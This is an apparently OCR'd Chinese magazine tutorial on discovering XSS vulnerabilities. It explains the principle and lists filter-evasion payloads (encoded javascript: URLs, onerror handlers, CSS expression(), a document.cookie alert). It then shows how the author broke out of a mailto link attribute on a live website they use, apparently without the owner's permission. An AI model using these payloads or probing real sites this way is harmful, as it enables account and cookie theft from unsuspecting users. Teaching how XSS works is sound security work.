


图7




图8




图9




图10



图11

一次跨站漏洞（XSS）的发掘

王炜 / ww0830

一 XSS简介和原理

XSS（Cross Site Script）的全称是跨站脚本，是一种危害性很大的漏洞。为什么被称为跨站脚本呢？这是因为跨站脚本执行漏洞，是通过别人的网站达到攻击的效果，也就是说，这种攻击能在一定程度上隐藏身份。其实“跨站点脚本”这个词应该属于用词不当的情况，因为它不仅与脚本有关，而且它甚至不一定是跨站点的。所以，它就是一个在发现这种攻击时起的一个名字，并且一直沿用至今，故称为跨站脚本。

小知识：Cross Site Script第一个单词首位是C，为什么写成X呢？这是因为CSS是层叠样式表（Cascading Style Sheets）的缩写，为了避免混淆，所以用和Cross发音近似的X来代替。

跨站脚本漏洞的本质是HTML的注入问题，如果恶意用户的输入（比如昵称、评论、头像、E-mail等）没有经过严格的筛选进入了数据库，并最后生成在显示给来访用户的页面中，那么用户访问该页面时，浏览器就会执行恶意用户所输入的HTML代码。

浏览器为什么会执行恶意用户输入的代码呢？这是由于浏览器的不足之处而造成的。浏览器的功能就是解释Web服务器发送过来的HTML代码，它无法分辩出哪些HTML代码应该解释执行，哪些只是数据内容（比如上面提到的昵称、评论、头像、E-mail等）从而应该简单显示。如果恶意用户的输入部分符合HTML的语法规范，则在显示时，就会被浏览器自动解释成HTML代码。

如果被解释的恶意HTML代码只是如加粗<b>斜体<I>的格式标志符，那还对访问的用户造不成太大的危害，只是显示可能不正常而已，但是如果注入的恶意HTML代码是Javascript一类的脚本语言时，则大大的不同了。Javascript有强大的功能，比如Google桌面搜索小工具、MSN桌面搜索Gadget都可用Javascript和VBScript完成。不过还好，浏览器一般都有安全策略，限制未知网络对本地计算机的访问和破坏性操作，但跨站恶意注入的Javascript代码，已经可以在安全策略的允许范围内完成任意的功能了，如果利用浏览器的某些漏洞，绕过浏览器的安全策略，那么可以随意实现访问硬盘，执行代码的任意功能了，这就是常说的“挂马”了。

二 XSS的探测和绕过过滤

在可输入区输入script代码，比如在用户的简介中输入**<script>alert("test")</script>**，打开用户页面，如果弹出如图1所示的窗口，那么，就有跨站漏洞了。




图1

如果在简介输入区，显眼的<script>字符被过滤，可以试试利用已经存在的属性，如**<img src=javascript:alert("test")>**，可以一样地实现跨站的探测。进一步，如果javasrcipt:的关键字也被过滤了，那么可以试试ASCII码的表示方法，将javasrcipt:转换成一些16进制的值，比如：

```
<img src="javascrip&#116&#58alert(/xss/)">
```

或者添加空格，tab，比如：

```
<img src="javas cript:alert(/xss/)" width=100>
```

还可以用事件和属性避免关键字，绕过监测，比如：

```
<img src="#" onerror=alert(/xss/)>
<img src="#" style="Xss:expression(alert(/xss/));">
```

值得一提的是，yahoo mail的跨站漏洞，是由如下的语句造成的。

```
<STYLE onload=alert('cookes exploit!');alert(document.cookie)">
```

在RSnake那篇著名的论文XSS cheatshet ESP: for filter evasion里面，详细总结了能绕过过滤的属性和方法。在实际中，获得绕过过滤实现跨站方法，最好是输入一些测试script语句，看生成的页面中转换后的HTML代码，如果script语句被替换不能执行，则打开观看生成页面的HTML代码，可以发现某些关键字转化的过程，然后想法使用其他关键字绕过。

如果网站程序有源代码，那更好啊，清楚地知道了转换的过程，就可以想法构造出更好的绕过过滤办法。

三 一个无源码网站跨站漏洞的发掘实例

有一个自己经常上的网站，不知道它的源代码也不知道是否作了跨站防范，如何绕过过滤，找出其跨站漏洞呢？




图2

首先应该详细地查看网站结构，特别注意那些会显示到页面上的用户输入数据。经过观察发现，用户输入的某些个人信息会生成页面被其他用户浏览，这些信息包括E-Mail，昵称，简介等，如图2所示。

由于其他用户查看某人的信息时，只能看到E-Mail，昵称和简介，所以我们在E-Mail、昵称、简介栏中都输入**<img src=javascript:alert("test")>**进行测试，如果存在跨站漏洞，则会在浏览用户信息时，弹出一个含有“test”的对话框。

好，点击更新按钮，提示信息更改成功，如图3所示。

再进入用户信息查看页面，嗯？没有预想中弹出对话框的效果，javascript代码都在那里好好地躺着呢，而且昵称还有长度限制，使得名字的显示非常怪异，如图4。



图3




图4

这究竟是怎么回事呢？解铃还需系铃人，点击右键，查看源代码，“代码面前没有秘密”，一看便知道了。原来小于号“<”、大于号“>”和空格都被替换了，分别被替换成了< 和>。也就是说，原来输入的代码

```
<img src=javascript:alert("test")>
```

都被替换成了：

```
&lt;img src=javascript:alert("test") &gt;
```

这当然不会被浏览器认为是script代码了，数据只好老老实实地显示了出来。首次尝试失败。

这可怎么办呢？难道就不能利用了吗？不要急，注意看Email，表现出了超链接的形式，链接的内容是什么呢？再打开源代码，找到Email一项，如下：

```
<a href="mailto:<img src=javascript:alert("test") >">
&lt;img src=javascript:alert("test") &gt;</a>
```

哈哈，得来全不费功夫，超链接为 的语法格式，可以发现，超链接href=的值为"mailto:<img src=javascript:alert("test") >"，这里面的<img src=javascript:alert("test") >是我们原原本本输入的内容，没有任何改变，既然没有改变，我们只要想办法将前面的<a 和"mailto引号闭合，后面的脚本代码就可以起作用了。闭合从内到外的一个一个地来，首先是"mailto:需要加个双引号闭合mailto前的双引号；然后是<a，需要有个大于号>来闭合；最后超链接还需要一个结束标志，后面就可以接我们的script代码了。

合起来，就应该构造输入如下："><img src=javascript:alert("test")>。再解释一下这样输入的原因。第一个引号"闭合"maito的左引号；然后>闭合<a；而闭合这个超链接。后面的<img src=javascript:alert("test") >就是我们要执行的script代码了，好；使用新构造的数据更改用户信息中的E-mail，保存后再查看用户信息页面，啪，弹出了我们想要的script对话框，跨站漏洞发掘成功（图5）！




图5




图6

在这里，即使不使用闭合超链接标志<a>，也可以成功，即只用输入"><img src=javascript:alert("test")>，也会成功弹出对话框，如图6所示。

只不过E-mail的显示还是超级链接的形式而已，但这不妨碍跨站的使用，还可以减少占用的字数，这往往是能否成功利用跨站漏洞的关键。

发掘出跨站漏洞以后，可以做很多事情，前面说过，凡是在浏览器安全控制策略范围内的操作，都可以成功。所以，跨站的利用"只有想不到，没有做不到"，基于源码的漏洞分析和漏洞利用的思路，以后有机会我们再进一步讨论吧。

编辑点评：

很系统的一篇跨站文章，从理论到实例分析一应俱全，小菜们是否学会了跨站的挖掘方法呢？但是要想成为跨站高手，是一定要通js脚本的。

